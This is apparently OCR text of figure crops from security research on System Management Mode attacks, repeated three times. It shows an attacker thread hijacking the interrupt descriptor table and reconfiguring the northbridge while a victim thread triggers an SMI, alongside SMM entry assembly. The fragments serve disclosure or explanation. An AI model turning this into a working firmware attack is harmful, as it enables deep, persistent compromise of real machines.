
...
ffffffffc0b2ed80
ffffffffc0b2edc0
ffffffffc0b2ee40
...

```
push %%rax
push %%rdi
push %%rsi
call os_mce_handler
pop %%rsi
pop %%rdi
pop %%rax
iretq
```

Hijack IDT

...
ffffffffc0197da0
...

```
push %%rax
push %%rdi
push %%rsi
call smm_mce_handler
pop %%rsi
pop %%rdi
pop %%rax
iretq
```



I/O Device

North Bridge

UR

PCIe device

SMI#

CPU

SMI#

thread 0 (victim)

```
movq $0x92, %%rcx
loop .
outb %%al, $0xb2
nop
```

thread 1 (attacker)

(reconfigure northbridge)
(install hijack IDT)

```
movq (0xf8013ff9), %rax
```

```
mov si,0x8148
o32 lgdt [cs:si]
mov eax,0x3
mov cr0,eax
jmp short 0x14
...
mov eax, 0x668
mov cl, 0
cmp cl, 0
je 3f
bts eax, 12
mov cr4, rax
sub esp, 8
sgdt [rsp]
mov eax, [rsp + 2]
add esp, 8
mov dl, 0x89
...
mov rbx, cr0
or ebx, 0x80010023
mov cr0, rbx
retf
mov rax, 0
lidt [rax]
lea ebx, [rdi+DSC_OFFS]
mov ax, [rbx+DSC_DS]
mov ds, eax
mov ax, [rbx+DSC_OT]
mov es, eax
...
mov rcx, rbx
mov rax, SmiRendezvous
call rax
add  rsp, 0x20
fxrstor64 [rsp]
...
rsm
```

RAM

SMRAM

MMIO


RAM

OS IDT
...
ffffffffc0b2ed80
ffffffffc0b2edc0
ffffffffc0b2ee40
...

```
push %%rax
push %%rdi
push %%rsi
call os_mce_handler
pop %%rsi
pop %%rdi
pop %%rax
iretq
```

Hijack IDT
...
ffffffffc0197da0
...

```
push %%rax
push %%rdi
push %%rsi
call smm_mce_handler
pop %%rsi
pop %%rdi
pop %%rax
iretq
```



thread 0 (victim)

```
movq $0x92, %%rcx
loop .
outb %%al, $0xb2
nop
```

thread 1 (attacker)

```
(reconfigure northbridge)
(install hijack IDT)
movq (0xf8013ff9), %rax
```


```
mov si,0x8148
o32 lgdt [cs:si]
mov eax,0x3
mov cr0,eax
jmp short 0x14
...
mov eax, 0x668
mov cl, 0
cmp cl, 0
je 3f
bts eax, 12
mov cr4, rax
sub esp, 8
sgdt [rsp]
mov eax, [rsp + 2]
add esp, 8
mov dl, 0x89
...
mov rbx, cr0
or ebx, 0x80010023
mov cr0, rbx
retf
mov rax, 0
lidt [rax]
lea ebx, [rdi+DSC_OFFS]
mov ax, [rbx+DSC_DS]
mov ds, eax
mov ax, [rbx+DSC_OT]
mov es, eax
...
mov rcx, rbx
mov rax, SmiRendezvous
call rax
add  rsp, 0x20
fxrstor64 [rsp]
...
rsm
```

OS IDT
...
ffffffffc0b2ed80
ffffffffc0b2edc0
ffffffffc0b2ee40
...

```
push %%rax
push %%rdi
push %%rsi
call os_mce_handler
pop %%rsi
pop %%rdi
pop %%rax
iretq
```

Hijack IDT
...
ffffffffc0197da0
...

```
push %%rax
push %%rdi
push %%rsi
call smm_mce_handler
pop %%rsi
pop %%rdi
pop %%rax
iretq
```



thread 0 (victim)

```
movq $0x92, %%rcx
loop .
outb %%al, $0xb2
nop
```

thread 1 (attacker)

```
(reconfigure northbridge)
(install hijack IDT)
movq (0xf8013ff9), %rax
```

